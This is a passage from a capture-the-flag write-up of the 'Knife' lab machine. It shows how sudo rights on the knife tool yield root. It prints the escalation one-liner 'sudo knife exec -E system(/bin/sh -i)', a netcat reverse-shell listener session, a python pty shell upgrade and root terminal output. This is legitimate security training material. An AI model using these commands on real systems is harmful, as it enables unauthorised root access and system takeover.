
```
knife exec
RUBY CODE
^D
```

A quick internet search can show potential attackers how to take advantage of giving knife sudo privileges to a user-level account.

To complete the privilege escalation, the potential attacker can use the following command:

sudo knife exec -E "system('/bin/sh -i')"

This will then return a shell with elevated privileges and allow administrator access over the system.



kali@kali: ~/Documents/Knife
File Actions Edit View Help
kali@ka...wnloads
kal...: ~
kali@kali: ...ments/Knife
kali@kali: ...ments/Knife
kali@kali: ...ments/Knife


```
┌──(kali㉿kali)-[~/Documents/Knife]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.79] from (UNKNOWN) [10.10.10.242] 52238
bash: cannot set terminal process group (1028): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ sudo -l
sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
james@knife:/$ sudo /usr/bin/knife exec -E "system('/bin/sh -i')"
sudo /usr/bin/knife exec -E "system('/bin/sh -i')"
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

Escalating the netcat reverse shell to a root-level access shell via 'sudo knife exec'.

And finally, we can use python to upgrade the shell to a more standard Linux shell layout using:

python3 -c "import pty; pty.spawn('/bin/bash')"

And from here, we lucky folk have a remote shell into the system with administrative privileges.


kali@kali: ~/Documents/Knife
File Actions Edit View Help
kali@ka...wnloads
kal...: ~
kali@kali: ...ments/Knife
kali@kali: ...ments/Knife
kali@kali: ...ments/Knife

```
    'import
        ^
SyntaxError: invalid character in identifier
# python3 -c "import pty; pty.spawn('/bin/bash')"
root@knife:/# whoami
whoami
root
root@knife:/# dir
dir
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   tmp  var
root@knife:/# cd root
cd root
root@knife:~# dir
dir
delete.sh  root.txt  snap
root@knife:~# cat delete.sh
cat delete.sh

#!/bin/bash
for databag in $(knife data bag list)
do
        echo -n "Y"| knife data bag delete $databag

done
root@knife:~# rm delete.sh
rm delete.sh
root@knife:~# dir
dir
root.txt  snap
root@knife:~# ls -al
ls -al
total 52
drwx------  7 root root 4096 Jul 31 23:41 .
drwxr-xr-x 20 root root 4096 May 18 13:25 ..
lrwxrwxrwx  1 root root    9 May  8 16:43 .bash_history -> /dev/null
-rw-r--r--  1 root root 3137 May  7 11:12 .bashrc
drwx------  2 root root 4096 May  7 14:47 .cache
drwx------  3 root root 4096 May 18 13:20 .chef
drwxr-xr-x  3 root root 4096 May  7 11:13 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-------  1 root root 1024 May  8 11:13 .rnd
-r--------  1 root root   33 Jul 31 23:12 root.txt
-rw-r--r--  1 root root   66 May  8 16:46 .selected_editor
drwxr-xr-x  3 root root 4096 May  6 14:44 snap
drwx------  2 root root 4096 May  6 14:44 .ssh
-rw-------  1 root root 2413 May 18 13:25 .viminfo
```

Using python to upgrade the shell to a standard Linux shell layout.